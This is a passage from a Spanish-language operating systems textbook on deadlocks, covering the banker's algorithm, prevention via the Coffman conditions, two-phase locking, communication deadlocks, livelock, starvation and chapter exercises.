Los clientes hacen sus respectivas labores, pidiendo préstamos de vez en cuando (es decir, solicitando recursos). En cierto momento, la situación es como se muestra en la figura 6-11(b). Este estado es seguro debido a que, con dos unidades restantes, el banquero puede retrasar cualquier petición excepto la de *C*, con lo cual deja que *C* termine y libere todos sus cuatro recursos. Con cuatro unidades a la mano, el banquero puede dejar que *D* o *B* tengan las unidades necesarias, y así en lo sucesivo.

Considere lo que ocurriría si se otorgara una petición de *B* por una o más unidades en la figura 6-11(b). Tendríamos la situación de la figura 6-11(c), que es insegura. Si todos los clientes pidieran de manera repentina sus préstamos máximos, el banquero no podría satisfacer a ninguno de ellos, y tendríamos un interbloqueo. Un estado inseguro no *tiene* que conducir a un interbloqueo, ya que un cliente tal vez no necesitaría toda la línea de crédito disponible, pero el banquero no podría contar con este comportamiento.

El algoritmo del banquero considera cada petición a medida que va ocurriendo, y analiza si al otorgarla se produce un estado seguro. Si es así, se otorga la petición; en caso contrario, se pospone hasta más tarde. Para ver si un estado es seguro, el banquero comprueba si tiene los suficientes recursos para satisfacer a algún cliente. De ser así, se asume que esos préstamos volverán a pagarse y ahora se comprueba el cliente más cercano al límite, etcétera. Si todos los préstamos se pueden volver a pagar en un momento dado, el estado es seguro y la petición inicial se puede otorgar.

6.5.4 El algoritmo del banquero para varios recursos

El algoritmo del banquero se puede generalizar para manejar varios recursos. La figura 6-12 muestra cómo funciona.

En la figura 6-12 se muestran dos matrices. La de la izquierda muestra cuántas instancias de cada recurso están asignadas en un momento dado a cada uno de los cinco procesos. La matriz




Figura 6-12. El algoritmo del banquero con varios recursos.

de la derecha muestra cuántos recursos sigue necesitando cada proceso para poder completarse. Estas matrices son sólo *C* y *R* de la figura 6-6. Al igual que en el caso con un solo recurso, los procesos deben declarar sus necesidades totales de recursos antes de ejecutarse, por lo que el sistema puede calcular la matriz derecha en cada instante.

Los tres vectores a la derecha de la figura muestran los recursos existentes (*E*), los recursos poseídos (*P*) y los recursos disponibles (*A*), respectivamente. De *E* podemos ver que el sistema tiene seis unidades de cinta, tres trazadores, cuatro impresoras y dos unidades de CD-ROM. De éstos, ya hay asignados cinco unidades de cinta, tres trazadores, dos impresoras y dos unidades de CD-ROM. Este hecho puede verse al agregar las cuatro columnas de recursos en la matriz izquierda. El vector de recursos disponibles es simplemente la diferencia entre lo que tiene el sistema y lo que está en uso en un momento dado.

Ahora se puede declarar el algoritmo para comprobar si un estado es seguro.

1. Buscar una fila *R*, cuyas necesidades de recursos no satisfechas sean menores o iguales que *A*. Si no existe dicha fila, el sistema entrará en interbloqueo en un momento dado, debido a que ningún proceso se podrá ejecutar hasta completarse (suponiendo que los procesos mantienen todos los recursos hasta que terminan).

2. Suponer que el proceso seleccionado de la fila solicita todos los recursos que necesita (lo que se garantiza que es posible) y termina. Marcar ese proceso como terminado y agregar todos sus recursos al vector *A*.

3. Repetir los pasos 1 y 2 hasta que todos los procesos se marquen como terminados (en cuyo caso el estado inicial era seguro) o hasta que no haya ningún proceso cuyas necesidades de recursos se puedan satisfacer (en cuyo caso hay un interbloqueo).

Si hay varios procesos que pueden elegirse en el paso 1, no importa cuál esté seleccionado: la reserva de recursos disponibles aumentará, o en el peor caso, permanecerá igual.

Ahora regresemos al ejemplo de la figura 6-12. El estado actual es seguro. Suponga que el proceso *B* ahora pide la impresora. Esa petición puede otorgarse debido a que el estado resultante es aún seguro (el proceso *D* puede terminar, y después los procesos *A* o *E*, seguidos por el resto).

Ahora imagine que después de otorgar a *B* una de las dos impresoras restantes, *E* quiere la última impresora. Al otorgar esa petición se reduciría el vector de recursos disponibles a (1 0 0 0), lo cual produce un interbloqueo. Es evidente que la petición de *E* se debe diferir por unos momentos.

El algoritmo del banquero fue publicado por primera vez por Dijkstra en 1965. Desde entonces, casi todos los libros sobre sistemas operativos lo han descrito con detalle. Se han escrito innumerables artículos sobre varios aspectos de él. Por desgracia, pocos autores han tenido la audacia de recalcar que, aunque en teoría el algoritmo es maravilloso, en la práctica es en esencia inútil, debido a que los procesos raras veces saben de antemano cuáles serán sus máximas necesidades de recursos. Además, el número de procesos no está fijo, sino que varía en forma dinámica a medida que los nuevos usuarios inician y cierran sesión. Por otro lado, los recursos que se consideraban disponibles pueden de pronto desvanecerse (las unidades de cinta se pueden descomponer). Por ende, en la práctica pocos (si acaso) sistemas existentes utilizan el algoritmo del banquero para evitar interbloqueos.

6.6 CÓMO PREVENIR INTERBLOQUEOS

Habiendo visto que evitar los interbloqueos es algo en esencia imposible, debido a que se requiere información sobre las peticiones futuras, que no se conocen, ¿cómo evitan los sistemas reales el interbloqueo? La respuesta es volver a las cuatro condiciones establecidas por Coffman y colaboradores (1971) para ver si pueden proporcionarnos una pista. Si podemos asegurar que por lo menos una de estas condiciones nunca se cumpla, entonces los interbloqueos serán estructuralmente imposibles (Havender, 1968).

6.6.1 Cómo atacar la condición de exclusión mutua

Primero vamos a atacar la condición de exclusión mutua. Si ningún recurso se asignara de manera exclusiva a un solo proceso, nunca tendríamos interbloqueos. No obstante, es igual de claro que al permitir que dos procesos escriban en la impresora al mismo tiempo se producirá un caos. Al colocar la salida de la impresora en una cola de impresión, varios procesos pueden generar salida al mismo tiempo. En este modelo, el único proceso que realmente solicita la impresora física es el demonio de impresión. Como el demonio nunca solicita ningún otro recurso, podemos eliminar el interbloqueo para la impresora.

Si el demonio se programa para imprimir aún y cuando toda la salida esté en una cola de impresión, la impresora podría permanecer inactiva si un proceso de salida decide esperar varias horas después de la primera ráfaga de salida. Por esta razón, los demonios comúnmente se programan para imprimirse sólo hasta después que esté disponible el archivo de salida completo. Sin embargo, esta decisión en sí podría provocar un interbloqueo. ¿Qué ocurriría si dos procesos llenaran cada uno una mitad del espacio de la cola de impresión disponible con datos de salida y ninguno terminara de producir su salida completa? En este caso tendríamos dos procesos en los que cada uno ha

terminado una parte, pero no toda su salida, y no pueden continuar. Ninguno de los procesos terminará nunca, por lo que tenemos un interbloqueo en el disco.

Sin embargo, hay un germen de una idea aquí, que se aplica con frecuencia: evite asignar un recurso cuando no sea absolutamente necesario, y trate de asegurarse que la menor cantidad posible de procesos reclamen ese recurso.

6.6.2 Cómo atacar la condición de contención y espera

La segunda condición establecida por Coffman y colaboradores se ve un poco más prometedora. Si podemos evitar que los procesos que contienen recursos esperen por más recursos, podemos eliminar los interbloqueos. Una forma de lograr esta meta es requerir que todos los procesos soliciten todos sus recursos antes de empezar su ejecución. Si todo está disponible, al proceso se le asignará lo que necesite y podrá ejecutarse hasta completarse. Si uno o más recursos están ocupados, no se asignará nada y el proceso sólo esperará.

Un problema inmediato con este método es que muchos procesos no saben cuántos recursos necesitarán hasta que hayan empezado a ejecutarse. De hecho, si lo supieran se podría utilizar el algoritmo del banquero. Otro problema es que los recursos no se utilizarán de una manera óptima con este método. Tome como ejemplo un proceso que lee datos de una cinta de entrada, los analiza por una hora y después escribe en una cinta de salida y traza los resultados. Si todos los recursos se deben solicitar de antemano, el proceso ocupará la unidad de cinta de salida y el trazador por una hora.

Sin embargo, algunos sistemas de procesamiento por lotes de mainframes requieren que el usuario liste todos los recursos en la primera línea de cada trabajo. Después el sistema adquiere todos los recursos de inmediato, y los mantiene hasta que el trabajo termina. Aunque este método impone una carga sobre el programador y desperdicia recursos, evita los interbloqueos.

Una manera ligeramente distinta de romper la condición de contención y espera es requerir que un proceso que solicita un recurso libere temporalmente todos los recursos que contiene en un momento dado. Después puede tratar de obtener todo lo que necesite a la vez.

6.6.3 Cómo atacar la condición no apropiativa

También es posible atacar la tercera condición (no apropiativa). Si a un proceso se le ha asignado la impresora y está a la mitad de imprimir su salida, quitarle la impresora a la fuerza debido a que el trazador que necesita no está disponible es algo engañoso como máximo, e imposible en el peor caso. Sin embargo, ciertos recursos se pueden virtualizar para evitar esta situación. Al colocar en una cola de impresión en el disco la salida de la impresora y permitir que sólo el demonio de impresión tenga acceso a la impresora real, se eliminan los interbloqueos que involucran a la impresora, aunque se crea uno para el espacio en disco. No obstante, con los discos grandes es muy improbable quedarse sin espacio.

Sin embargo, no todos los recursos se pueden virtualizar de esta manera. Por ejemplo, los registros en las bases de datos o las tablas dentro del sistema operativo se deben bloquear para poder utilizarse, y ahí es donde se encuentra el potencial para el interbloqueo.

6.6.4 Cómo atacar la condición de espera circular

Sólo queda una condición. La espera circular se puede eliminar de varias formas. Una de ellas es simplemente tener una regla que diga que un proceso tiene derecho sólo a un recurso en cualquier momento. Si necesita un segundo recurso, debe liberar el primero. Para un proceso que necesita copiar un enorme archivo de una cinta a una impresora, esta restricción es inaceptable.

Otra manera de evitar la espera circular es proporcionar una numeración global de todos los recursos, como se muestra en la figura 6-13(a). Ahora la regla es ésta: los procesos pueden solicitar recursos cada vez que quieran, pero todas las peticiones se deben realizar en orden numérico. Un proceso puede pedir primero una impresora y después una unidad de cinta, pero tal vez no pueda pedir primero un trazador y después una impresora.




Figura 6-13. (a) Recursos ordenados en forma numérica. (b) Un gráfico de recursos.

Con esta regla, el gráfico de asignación de recursos nunca puede tener ciclos. Veamos por qué es esto cierto para el caso de dos procesos, en la figura 6-13(b). Podemos obtener un interbloqueo sólo si *A* solicita el recurso *j* y *B* solicita el recurso *i*. Suponiendo que *i* y *j* sean recursos distintos, tendrán diferentes números. Si $i > j$, entonces *A* no puede solicitar a *j* debido a que es menor de lo que ya tiene. Si $i < j$, entonces *B* no puede solicitar a *i* debido a que es menor de lo que ya tiene. De cualquier forma, el interbloqueo es imposible.

Con más de dos procesos se aplica la misma lógica. En cada instante, uno de los recursos asignados será el más alto. El proceso que contiene ese recurso nunca pedirá un recurso que ya esté asignado. Terminará o, en el peor caso, solicitará recursos con mayor numeración, los cuales están disponibles. En un momento dado, terminará y liberará sus recursos. En este punto, algún otro proceso contendrá el recurso más alto y también podrá terminar. En resumen, existe un escenario en el que todos los procesos terminan, por lo que no hay interbloqueo presente.

Una variación menor de este algoritmo es retirar el requerimiento de que los recursos se adquieran en una secuencia cada vez más estricta, y simplemente insistir que ningún proceso puede solicitar un recurso menor del que ya contiene. Si al principio un proceso solicita 9 y 10, y después libera ambos recursos, en efecto está empezando otra vez, por lo que no hay razón de prohibirle que solicite el recurso 1.

Aunque el ordenamiento numérico de los recursos elimina el problema de los interbloqueos, puede ser imposible encontrar un ordenamiento que satisfaga a todos. Cuando los recursos incluyen entradas en la tabla de procesos, espacio en la cola de impresión del disco, registros bloquea-

dos de la base de datos y otros recursos abstractos, el número de recursos potenciales y usos distintos puede ser tan grande que ningún ordenamiento podría funcionar.

Los diversos métodos para evitar el interbloqueo se sintetizan en la figura 6-14.

Condición	Método
Exclusión mutua	Poner todo en la cola de impresión
Contención y espera	Solicitar todos los recursos al principio
No apropiativa	Quitar los recursos
Espera circular	Ordenar los recursos en forma numérica

Figura 6-14. Resumen de los métodos para evitar interbloqueos.

6.7 OTRAS CUESTIONES

En esta sección analizaremos varias cuestiones relacionadas con los interbloqueos. Éstas incluyen el bloqueo de dos fases, los interbloqueos sin recursos y la inanición.

6.7.1 Bloqueo de dos fases

Aunque los métodos para evitar y prevenir los interbloqueos no son muy prometedores en el caso general, para aplicaciones específicas se conocen muchos algoritmos excelentes de propósito especial. Como ejemplo, en muchos sistemas de bases de datos, una operación que ocurre con frecuencia es solicitar bloqueos sobre varios registros y después actualizar todos los registros bloqueados. Cuando hay varios procesos en ejecución al mismo tiempo, hay un peligro real de interbloqueo.

A menudo, a este método se le conoce como **bloqueo de dos fases**. En la primera fase, el proceso trata de bloquear todos los registros que necesita, uno a la vez. Si tiene éxito pasa a la segunda fase, realizando sus actualizaciones y liberando los bloqueos. No se realiza ningún trabajo real en la primera fase.

Si durante la primera fase se necesita cierto registro que ya esté bloqueado, el proceso sólo libera todos sus bloqueos e inicia la primera fase desde el principio. En cierto sentido este método es similar a solicitar todos los recursos que necesita de antemano, o al menos antes de realizar algo irreversible. En ciertas versiones del bloqueo de dos fases, no hay liberación y reinicio si se encuentra un registro bloqueado durante la primera fase. En estas versiones puede ocurrir un interbloqueo.

Sin embargo, esta estrategia no es aplicable en general. Por ejemplo, en los sistemas de tiempo real y los sistemas de control de procesos, no es aceptable sólo terminar un proceso a la mitad debido a que un recurso no está disponible, y empezar todo de nuevo. Tampoco es aceptable iniciar de nuevo si el proceso ha leído o escrito mensajes en la red, actualizado archivos o cualquier otra cosa que no se pueda repetir con seguridad. El algoritmo funciona sólo en aquellas situaciones en

donde el programador ha ordenado las cosas con mucho cuidado, para que el programa se pueda detener en cualquier punto durante la primera fase y luego se reinicie. Muchas aplicaciones no se pueden estructurar de esta forma.

6.7.2 Interbloqueos de comunicaciones

Hasta ahora, todo nuestro trabajo se ha concentrado en los interbloqueos de recursos. Un proceso desea algo que otro proceso tiene, y debe esperar a que el primero lo libere. Algunas veces los recursos son objetos de hardware o de software, como las unidades de CD-ROM o los registros de bases de datos, pero algunas veces son más abstractos. En la figura 6-2 vimos un interbloqueo de recursos, en donde los recursos eran mutexes. Esto es un poco más abstracto que una unidad de CD-ROM, pero en este ejemplo, cada proceso adquirió con éxito un recurso (uno de los mutexes) y entró en un interbloqueo tratando de adquirir otro (el otro mutex). Esta situación es un interbloqueo de recursos clásico.

Sin embargo, como dijimos al inicio del capítulo, aunque los interbloqueos de recursos son el tipo más común, no son el único. Otro tipo de interbloqueo puede ocurrir en los sistemas de comunicaciones (como las redes), en donde dos o más procesos se comunican mediante el envío de mensajes. Un arreglo común es que el proceso *A* envía un mensaje de petición al proceso *B*, y después se bloquea hasta que *B* envía de vuelta un mensaje de respuesta. Suponga que el mensaje de petición se pierde. *A* se bloquea en espera de la respuesta. *B* se bloquea en espera de una petición para que haga algo. Tenemos un interbloqueo.

Sólo que éste no es el clásico interbloqueo de recursos. *A* no está en posesión de un recurso que *B* quiere, ni viceversa. De hecho, no hay recursos a la vista. Pero es un interbloqueo de acuerdo con nuestra definición formal, ya que tenemos un conjunto de (dos) procesos, cada uno bloqueado en espera de un evento que sólo el otro puede provocar. A esta situación se le conoce como **interbloqueo de comunicación**, para contrastarlo con el interbloqueo de recursos más común.

Los interbloqueos de comunicación no se pueden evitar mediante el ordenamiento de recursos (ya que no hay ninguno), ni se puede evitar mediante una programación cuidadosa (ya que no hay momentos en los que se puede posponer una petición). Por fortuna hay otra técnica que por lo general se puede utilizar para romper los interbloqueos de comunicación: los tiempos de espera. En la mayoría de los sistemas de comunicación de red, cada vez que se envía un mensaje del que se espera una respuesta, también se inicia un temporizador. Si el temporizador termina su conteo antes de que llegue la respuesta, el emisor del mensaje asume que éste se ha perdido y lo envía de nuevo (una y otra vez, si es necesario). De esta forma se evita el interbloqueo.

Desde luego que, si el mensaje original no se perdió pero la respuesta simplemente se retrasó, el receptor destinado puede recibir el mensaje dos o más veces, tal vez con consecuencias indeseables. Piense en un sistema bancario electrónico en el que el mensaje contiene instrucciones para realizar un pago. Es evidente que no se debe repetir (y ejecutar) varias veces, sólo porque la red es lenta o el tiempo de espera es demasiado corto. El diseño de las reglas de comunicación para que todo funcione bien, que se conocen como **protocolo**, es un tema complejo y muy alejado del alcance de este libro. A los lectores interesados en los protocolos de red podría interesarles otro libro escrito por el autor, *Computer Networks* (Tanenbaum, 2003).

No todos los interbloqueos ocurren en los sistemas de comunicaciones, ni todas las redes son interbloqueos de comunicación. Aquí también pueden ocurrir interbloqueos de recursos. Por ejemplo, considere la red de la figura 6-15. Esta figura es una vista simplificada de Internet. Muy simplificada. Internet consiste en dos tipos de computadoras: hosts (servidores) y enrutadores. Un **host** es una computadora de usuario, ya sea la PC de alguien en su hogar, una PC en una empresa o un servidor corporativo. Los hosts funcionan para las personas. Un **enrutador** es una computadora de comunicaciones especializada que desplaza paquetes de datos desde el origen hasta el destino. Cada host está conectado a uno o más enrutadores, ya sea mediante una línea DSL, conexión de TV por cable, LAN, línea de marcación telefónica, red inalámbrica, fibra óptica o algo más.




Figura 6-15. Un interbloqueo de recursos en una red.

Cuando llega un paquete a un enrutador proveniente de uno de sus hosts, se coloca en un búfer para transmitirlo a continuación a otro enrutador, y después a otro hasta que llega al destino. Estos búferes son recursos y hay un número finito de ellos. En la figura 6-15, cada enrutador sólo tiene ocho búferes (en la práctica tienen millones, pero eso no cambia la naturaleza del interbloqueo potencial, sólo su frecuencia). Suponga que todos los paquetes en el enrutador *A* necesitan ir a *B*, que todos los paquetes en *B* necesitan ir a *C*, que todos los paquetes en *C* necesitan ir a *D* y todos los paquetes en *D* necesitan ir a *A*. Ningún paquete se puede mover debido a que no hay búfer al otro extremo y tenemos un interbloqueo de recursos clásico, aunque a la mitad de un sistema de comunicaciones.

6.7.3 Bloqueo activo

En ciertas situaciones se utiliza el sondeo (ocupado en espera). Esta estrategia se utiliza a menudo cuando se va a usar la exclusión mutua por un tiempo muy corto, y la sobrecarga de la suspensión es grande en comparación con realizar el trabajo. Considere una primitiva atómica en la que el proceso que llama prueba un mutex y lo sostiene o devuelve una falla.

Ahora imagine un par de procesos que utilizan dos recursos, como se muestra en la figura 6-16. Cada uno necesita dos recursos y ambos utilizan la primitiva de sondeo *entrar_region* para tratar de adquirir los bloqueos necesarios. Si falla el intento, el proceso sólo intenta otra vez. En la figura 6-16, si el proceso *A* se ejecuta primero y adquiere el recurso 1, y después se ejecuta el proceso 2 y adquiere el recurso 2, sin importar quién se ejecute a continuación, no progresará más, pero ninguno de los procesos se bloqueará. Sólo utiliza su quantum de CPU una y otra vez sin progresar, pero sin bloquearse tampoco. Por ende, no tenemos un interbloqueo (debido a que ningún proceso está bloqueado), pero tenemos algo funcionalmente equivalente al interbloqueo: el **bloqueo activo** (*livelock*).

```
void proceso_A(void) {
  entrar_region(&recurso_1);
  entrar_region(&recurso_2);
  usar_ambos_recursos();
  salir_region(&recurso_2);
  salir_region(&recurso_1);
}

void proceso_B(void) {
  entrar_region(&recurso_2);
  entrar_region(&recurso_1);
  usar_ambos_recursos();
  salir_region(&recurso_1);
  salir_region(&recurso_2);
}
```

Figura 6-16. El estado de ocupado en espera puede conducir al bloqueo activo.

El bloqueo activo puede ocurrir en formas sorprendentes. En algunos sistemas, el número total de procesos permitidos se determina con base en el número de entradas en la tabla de procesos. Así, las entradas de la tabla de procesos son recursos finitos. Si una operación `fork` falla debido a que la tabla está llena, un método razonable para el programa que realiza la operación `fork` es esperar un tiempo aleatorio y probar de nuevo.

Ahora suponga que un sistema UNIX tiene 100 entradas de procesos. Se ejecutan diez programas, cada uno de los cuales necesita crear 12 (sub)procesos. Una vez que cada proceso ha creado 9 procesos, los 10 procesos originales y los 90 procesos nuevos han agotado la tabla. Cada uno de los 10 procesos originales ahora se encuentra en un ciclo sin fin, bifurcando y fallando: un interbloqueo. La probabilidad de que esto ocurra es minúscula, pero *podría* ocurrir. ¿Debemos abandonar los procesos y la llamada a `fork` para eliminar el problema?

El número máximo de archivos abiertos está restringido de manera similar por el tamaño de la tabla de nodos-i, por lo que ocurre un problema similar cuando se llena. El espacio de intercambio en el disco es otro recurso limitado. De hecho, casi todas las tablas en el sistema operativo representan un recurso finito. ¿Debemos abolir todo esto debido a que podría ocurrir que una colección de *n* procesos podrían reclamar cada uno 1/*n* del total, y después tratar de reclamarse unos a otros? Probablemente no sea una buena idea.

La mayoría de los sistemas operativos, incluyendo UNIX y Windows, sólo ignoran el problema con base en la suposición de que la mayoría de los usuarios preferirían un bloqueo activo ocasional (o incluso un interbloqueo) en vez de una regla que restrinja a todos los usuarios a un solo proceso, un solo archivo abierto, y sólo una cosa de todo. Si estos problemas se pudieran eliminar sin costo, no habría mucha discusión. El problema es que el precio es alto, en su mayor parte en términos de imponer restricciones inconvenientes en los procesos. Por lo tanto, nos enfrentamos a una concesión desagradable entre lo conveniente y lo correcto, y con una gran discusión sobre lo que es más importante, y para quién.

Vale la pena mencionar que algunas personas no hacen una distinción entre la inanición y el interbloqueo, ya que en ambos casos no hay un progreso positivo. Otras sienten que son fundamentalmente distintos, ya que un proceso podría programarse fácilmente para tratar de hacer algo *n* veces y, si todo fallara, probar otra cosa. Un proceso bloqueado no tiene esa opción.

6.7.4 Inanición

Un problema muy relacionado con el interbloqueo y el bloqueo activo es la **inanición**. En un sistema dinámico, las peticiones de recursos ocurren todo el tiempo. Se necesita cierta política para decidir acerca de quién obtiene qué recurso y cuándo. Esta política, aunque parece razonable, puede ocasionar que ciertos procesos nunca reciban atención, aun cuando no estén en interbloqueo.

Como ejemplo, considere la asignación de la impresora. Imagine que el sistema utiliza cierto algoritmo para asegurar que la asignación de la impresora no produzca un interbloqueo. Ahora suponga que varios procesos la quieren al mismo tiempo. ¿Quién debe obtenerla?

Un posible algoritmo de asignación es otorgar la impresora al proceso con el archivo más pequeño a imprimir (suponiendo que esta información esté disponible). Este método maximiza el número de clientes satisfechos y parece razonable. Ahora considere lo que ocurre en un sistema ocupado, cuando un proceso tiene que imprimir un archivo enorme. Cada vez que la impresora esté libre, el sistema buscará y elegirá el proceso con el archivo más pequeño. Si hay un flujo constante de procesos con archivos cortos, el proceso con el archivo enorme nunca recibirá la impresora. Simplemente se pospondrá de manera indefinida, aun cuando no está bloqueado.

La inanición se puede evitar mediante el uso de una política de asignación de recursos del tipo "primero en llegar, primero en ser atendido". Con este método, el proceso que espere más tiempo será el que se atienda primero. A su debido tiempo, cualquier proceso dado se convertirá en el más antiguo y, por ende, obtendrá el recurso que necesita.

6.8 INVESTIGACIÓN SOBRE LOS INTERBLOQUEOS

Si alguna vez existió un tema que se investigara sin misericordia durante los primeros días de los sistemas operativos, fue el de los interbloqueos. La razón de ello es que la detección de interbloqueos es un pequeño y agradable problema de teoría de gráficos, que un estudiante graduado con inclinaciones matemáticas podría estar digiriendo por 3 o 4 años. Se idearon todo tipo de algoritmos, cada uno más exótico y menos práctico que el anterior. La mayor parte de ese trabajo ha desaparecido, pero aún hay artículos que se publican sobre varios aspectos de los interbloqueos. Estos

incluyen la detección en tiempo de ejecución de los interbloqueos ocasionados por el uso incorrecto de los bloqueos y los semáforos (Agarwal y Stoller, 2006; Bensalem y colaboradores, 2006), evitar los interbloqueos entre los hilos de Java (Permandia y colaboradores, 2007; Williams y colaboradores, 2005), lidiar con interbloqueos en redes (Jayasimha, 2003; Karol y colaboradores, 2003; Schafer y colaboradores, 2005), el modelado de interbloqueos en sistemas de flujos de datos (Zhou y Lee, 2006), y la detección de interbloqueos dinámicos (Li y colaboradores, 2005). Levine (2003a, 2003b) comparó distintas definiciones (a menudo contradictorias) de los interbloqueos en la literatura, e ideó un esquema de clasificación para ellos. También hizo otro análisis de la diferencia entre prevenir los interbloqueos y evitarlos (Levine, 2005). También se estudian los métodos para recuperarse de los interbloqueos (David y colaboradores, 2007).

Además, hay algo de investigación (teórica) sobre la detección de interbloqueos distribuidos. No trataremos eso aquí debido a que 1) está fuera del alcance de este libro y 2) nada de esto es siquiera remotamente práctico en los sistemas reales. Su función principal parece ser mantener a los teorizadores de gráficos desempleados fuera de las calles.

6.9 RESUMEN

El interbloqueo es un problema potencial en cualquier sistema operativo. Ocurre cuando todos los miembros de un conjunto de procesos se bloquean en espera de un evento que sólo otros miembros del conjunto pueden ocasionar. Esta situación hace que todos los procesos esperen para siempre. Comúnmente, el evento que los procesos esperan es la liberación de algún recurso contenido por otro miembro del conjunto. Otra situación en la que es posible el interbloqueo se da cuando un conjunto de procesos de comunicación están a la espera de un mensaje, y el canal de comunicación está vacío sin que haya tiempos de espera pendientes.

El interbloqueo de recursos se puede evitar al llevar la cuenta de cuáles estados son seguros y cuáles son inseguros. Un estado seguro es uno en el que existe una secuencia de eventos que garantizan que todos los procesos pueden terminar; un estado inseguro no tiene dicha garantía. El algoritmo del banquero evita el interbloqueo al no otorgar una petición si ésta colocará al sistema en un estado inseguro.

El interbloqueo de recursos se puede prevenir estructuralmente, al construir el sistema de tal forma que nunca pueda ocurrir por diseño. Por ejemplo, al permitir que un proceso contenga sólo un recurso en cualquier instante se rompe la condición de espera circular requerida para el interbloqueo. El interbloqueo de recursos también se puede prevenir al enumerar todos los recursos, y hacer que los procesos los soliciten en orden estrictamente ascendente.

El interbloqueo de recursos no es el único tipo de interbloqueo. El interbloqueo de comunicación también es un problema potencial en algunos sistemas, aunque a menudo se puede manejar mediante el establecimiento de tiempos de espera apropiados.

El bloqueo activo es similar al interbloqueo, en cuanto a que puede detener todo el progreso positivo, pero es técnicamente diferente ya que involucra procesos que en realidad no están bloqueados. La inanición se puede evitar mediante una política de asignación del tipo “primero en llegar, primero en ser atendido”.

PROBLEMAS

1. Proporcione un ejemplo de un interbloqueo tomado de las políticas.

2. Los estudiantes que trabajan en PCs individuales en un laboratorio de computadoras envían sus archivos para que los imprima un servidor que coloca los archivos en una cola de impresión en su disco duro. ¿Bajo qué condiciones puede ocurrir un interbloqueo, si el espacio en disco para la cola de impresión está limitado? ¿Cómo puede evitarse el interbloqueo?

3. En la figura 6-1 los recursos se devuelven en el orden inverso de su adquisición. ¿Sería igual de conveniente devolverlos en el otro orden?

4. Las cuatro condiciones (exclusión mutua, contención y espera, no apropiativo y espera circular) son necesarias para que ocurra un interbloqueo de recursos. Proporcione un ejemplo para mostrar que estas condiciones no son suficientes para que ocurra un interbloqueo de recursos. ¿Cuándo son suficientes estas condiciones para que ocurra un interbloqueo de recursos?

5. La figura 6-3 muestra el concepto de un gráfico de recursos. ¿Existen los gráficos ilegales? Es decir, ¿los que violan estructuralmente el modelo que hemos utilizado del uso de recursos? De ser así, proporcione un ejemplo de uno.

6. Suponga que hay un interbloqueo de recursos en un sistema. Proporcione un ejemplo para mostrar que el conjunto de procesos en interbloqueo puede incluir a los procesos que no están en la cadena circular en la ruta de asignación de recursos correspondiente.

7. El análisis del algoritmo de la avestruz menciona la posibilidad de que se llenen las entradas en la tabla de procesos u otras tablas del sistema. ¿Puede sugerir una forma de permitir que un administrador del sistema se recupere de dicha situación?

8. Explique cómo se puede recuperar el sistema del interbloqueo en el problema anterior, usando a) Recuperación por medio apropiativo; b) Recuperación por medio del retroceso; y c) Recuperación por medio de la eliminación de procesos.

9. Suponga que en la figura 6-6 $C_{ij} + R_{ij} > E_j$ para cierto valor de *i*. ¿Qué implicaciones tiene esto para el sistema?

10. ¿Cuál es la diferencia clave entre el modelo que se muestra en la figura 6-8, y los estados seguro e inseguro descritos en la sección 6.5.2? ¿Cuál es la consecuencia de esta diferencia?

11. ¿Se puede utilizar también el esquema de trayectorias de recursos de la figura 6-8 para ilustrar el problema de los interbloqueos con tres procesos y tres recursos? De ser así, ¿cómo se puede hacer esto? En caso contrario, ¿por qué no?

12. En teoría, los gráficos de trayectorias de recursos se podrían utilizar para evitar interbloqueos. Mediante la programación astuta, el sistema operativo podría evitar las regiones inseguras. Sugiera un problema práctico en el que se haga esto.

13. ¿Puede un sistema encontrarse en un estado en el que no esté en interbloqueo ni sea seguro? De ser así, proporcione un ejemplo. En caso contrario, demuestre que todos los estados están en interbloqueo o son seguros.

14. Considere un sistema que utilice el algoritmo del banquero para evitar los interbloqueos. En cierto momento, un proceso *P* solicita un recurso *R*, pero esta petición se rechaza aun cuando *R* está

disponible en ese momento. ¿Significa que si el sistema asignara *R* a *P*, entraría en un interbloqueo?

15. Una limitación clave del algoritmo del banquero es que requiere un conocimiento de las necesidades máximas de recursos de todos los procesos. ¿Es posible diseñar un algoritmo para evitar interbloqueos que no requiera esta información? Explique su respuesta.

16. Analice con cuidado la figura 6-11(b). Si *D* pide una unidad más, ¿conduce esto a un estado seguro o a uno inseguro? ¿Qué pasa si la petición proviene de *C* en vez de *D*?

17. Un sistema tiene dos procesos y tres recursos idénticos. Cada proceso necesita un máximo de dos recursos. ¿Es posible el interbloqueo? Explique su respuesta.

18. Considere el problema anterior otra vez, pero ahora con *p* procesos, en donde cada uno necesita un máximo de *m* recursos y un total de *r* recursos disponibles. ¿Qué condición se debe aplicar para que el sistema esté libre de interbloqueos?

19. Suponga que el proceso *A* en la figura 6-12 solicita la última unidad de cinta. ¿Conduce esta acción a un interbloqueo?

